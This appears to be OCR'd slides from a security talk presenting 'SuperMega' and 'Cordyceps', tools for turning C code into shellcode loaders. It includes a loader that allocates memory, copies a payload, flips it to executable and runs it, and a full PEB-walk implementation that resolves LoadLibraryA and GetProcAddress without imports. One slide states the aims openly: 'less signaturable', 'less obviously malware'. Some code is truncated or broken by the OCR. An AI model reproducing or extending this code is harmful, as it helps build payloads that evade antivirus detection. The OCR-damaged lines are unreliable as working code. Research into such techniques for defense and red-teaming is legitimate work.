
SuperMega: Shellcode Creation

```
char *dest = VirtualAlloc(
  NULL, 202844, 0x3000, RW);

for (int n=0; n<202844; n++) {
  dest[n] = supermega_payload[n];
}

if (MyVirtualProtect(
    dest, 202844, RX, &res) == 0) {
  return 7;
}

(*(void(*)())(dest))();
```



```
$LN4@main:
        cmp     DWORD PTR n$1[rsp], 433
        jge     SHORT $LN3@main
; Line 94
        movsxd  rax, DWORD PTR n$1[rsp]
        movsxd  rcx, DWORD PTR n$1[rsp]
        mov     rdx, QWORD PTR dest$[rsp]
        mov     r8, QWORD PTR supermega_payload
        movzx   eax, BYTE PTR [r8+rax]
        mov     BYTE PTR [rdx+rcx], al
; Line 95
        jmp     SHORT $LN2@main
$LN3@main:
; Line 97
        lea     r9, QWORD PTR result$[rsp]
        mov     r8d, 32
        mov     edx, 433
        mov     rcx, QWORD PTR dest$[rsp]
        call    MyVirtualProtect
        test    eax, eax
        jne     SHORT $LN6@main
; Line 98
        mov     eax, 7
        jmp     SHORT $LN1@main
```

SuperMega: Shellcode Creation



Demo SuperMega UI

- C -> ASM
- Phases
- Options

Cordyceps


Cordyceps Motivation

Improve "From C project, through assembly, to shellcode"

Goal:

- Less signaturable
- Less obviously malware

Make it look as genuine as possible




Cordyceps

Original Loader PEB Walk


PEB Walk

Calling functions in shellcode:

- Locate the PEB
- Access Ldr data structure: PEB->Ldr
    - Traverse module list (find “ntdll.dll”)
        - Get export table of module
        - Resolve function address



PEB Walk
Find this
NO
syscall
kernel32.dll
VirtualAllocEx
WinApi
Ntdll.dll
NtAllocateVirtualMemory
NtApi
Kernel
NtAllocateVirtualMemory

PEB Walk




```c
int main()
{
    wchar_t kernel32_dll_name[] = { 'k','e','r','n','e','l','3','2','.','d','l','l', 0 };
    LPVOID base = get_module_by_name((const LPWSTR)kernel32_dll_name);
    if (!base) {
        return 1;
    }
    char load_lib_name[] = { 'L','o','a','d','L','i','b','r','a','r','y','A',0 };
    LPVOID load_lib = get_func_by_name((HMODULE)base, (LPSTR)load_lib_name);
    if (!load_lib) {
        return 2;
    }
    char get_proc_name[] = { 'G','e','t','P','r','o','c','A','d','d','r','e','s','s',0 };
    LPVOID get_proc = get_func_by_name((HMODULE)base, (LPSTR)get_proc_name);
    if (!get_proc) {
        return 3;
    }
    HMODULE(WINAPI * _LoadLibraryA)(LPCSTR lpLibFileName) = (HMODULE(WINAPI*)(LPCSTR))load_lib;
    FARPROC(WINAPI * _GetProcAddress)(HMODULE hModule, LPCSTR lpProcName)
        = (FARPROC(WINAPI*)(HMODULE, LPCSTR)) get_proc;

    // ntdll.dll: GetEnvironmentVariableW()
```

PEB Walk




```
inline LPVOID get_module_by_name(WCHAR* module_name)
{
    PPEB peb = NULL;
#if defined(_WIN64)
    peb = (PPEB)__readgsqword(0x60);
#else
    peb = (PPEB)__readfsdword(0x30);
#endif
    PPEB_LDR_DATA ldr = peb->Ldr;
    LIST_ENTRY list = ldr->InLoadOrderModuleList;
    PLDR_DATA_TABLE_ENTRY Flink = *((PLDR_DATA_TABLE_ENTRY*)(&list));
    PLDR_DATA_TABLE_ENTRY curr_module = Flink;
    while (curr_module != NULL && curr_module->BaseAddress != NULL) {
        if (curr_module->BaseDllName.Buffer == NULL) continue;
        WCHAR* curr_name = curr_module->BaseDllName.Buffer;
        size_t i = 0;
        for (i = 0; module_name[i] != 0 && curr_name[i] != 0; i++) {
            WCHAR c1, c2;
            TO_LOWERCASE(c1, module_name[i]);
            TO_LOWERCASE(c2, curr_name[i]);
            if (c1 != c2) break;
        }
        if (module_name[i] == 0 && curr_name[i] == 0) {
            //found
            return curr_module->BaseAddress;
        }
        // not found, try next:
        curr_module = (PLDR_DATA_TABLE_ENTRY)curr_module->InLoadOrder
    }
    return NULL;
}
```



```
inline LPVOID get_func_by_name(LPVOID module, char* func_name)
{
    IMAGE_DOS_HEADER* idh = (IMAGE_DOS_HEADER*)module;
    if (idh->e_magic != IMAGE_DOS_SIGNATURE) {
        return NULL;
    }
    IMAGE_NT_HEADERS* nt_headers = (IMAGE_NT_HEADERS*)((BYTE*)module + idh->e_lfanew);
    IMAGE_DATA_DIRECTORY* exportsDir = &(nt_headers -> OptionalHeader.DataDirectory[IMAGE_DIRECTORY_ENTRY_EX
    if (exportsDir->VirtualAddress == NULL) {
        return NULL;
    }
    DWORD expAddr = exportsDir->VirtualAddress;
    IMAGE_EXPORT_DIRECTORY* exp = (IMAGE_EXPORT_DIRECTORY*)(expAddr + (ULONG_PTR)module);
    SIZE_T namesCount = exp->NumberOfNames;
    DWORD funcsListRVA = exp->AddressOfFunctions;
    DWORD funcNamesListRVA = exp->AddressOfNames;
    DWORD namesOrdsListRVA = exp->AddressOfNameOrdinals;

        //go through names:
        for (SIZE_T i = 0; i < namesCount; i++) {
            DWORD* nameRVA = (DWORD*)(funcNamesListRVA + (BYTE*)module + i * sizeof(DWORD));
            WORD* nameIndex = (WORD*)(namesOrdsListRVA + (BYTE*)module + i * sizeof(WORD));
            DWORD* funcRVA = (DWORD*)(funcsListRVA + (BYTE*)module + (*nameIndex) * sizeof(DWORD));
            LPSTR curr_name = (LPSTR)(*nameRVA + (BYTE*)module);
            size_t k = 0;
            for (k = 0; func_name[k] != 0 && curr_name[k] != 0; k++) {
                if (func_name[k] != curr_name[k]) break;
            }
            if (func_name[k] == 0 && curr_name[k] == 0) {
                //found
                return (BYTE*)module + (*funcRVA);
            }
        }
    return NULL;
}
```

PEB Walk

- Why cant we call functions like the program itself?
    - Avoiding the PEB walk




```
sub rsp,28
xor r9d,r9d
lea r8,qword ptr ds:[<L"test">]
lea rdx,qword ptr ds:[<L"Test">]
xor ecx,ecx
call qword ptr ds:[<&MessageBoxW>]
xor eax,eax
add rsp,28
ret
```

IAT calls


The normal way

IAT Call



```
000000014001017    FF15 63100000    call qword ptr ds:[<&MessageBoxW>]
```


IAT Call



Call iat:
MessageBoxW


Call **User32.dll**:
MessageBoxW()

Call IAT:



```
000000014000101７    FF15 63100000    call qword ptr ds:[<&MessageBoxW>]
```

IAT:




Offset	Name	Func. Count	Bound?	OriginalFirstThun	TimeDateStamp	Forwarder	NameRVA	FirstThunk
1ABC	KERNEL32.dll	15	FALSE	2970	0	0	2B24	2000
1AD0	USER32.dll	1	FALSE	29F0	0	0	2B40	2080
1AF4	VCRUNTIME140...	5	FALSE	2A00	0	0	2BA2	2090

USER32.dll [1 entry]

Call via	Name	Ordinal	Original Thunk	Thunk	Forwarder	Hint
2080	MessageBoxW	-	2B32	2B32	-	28B

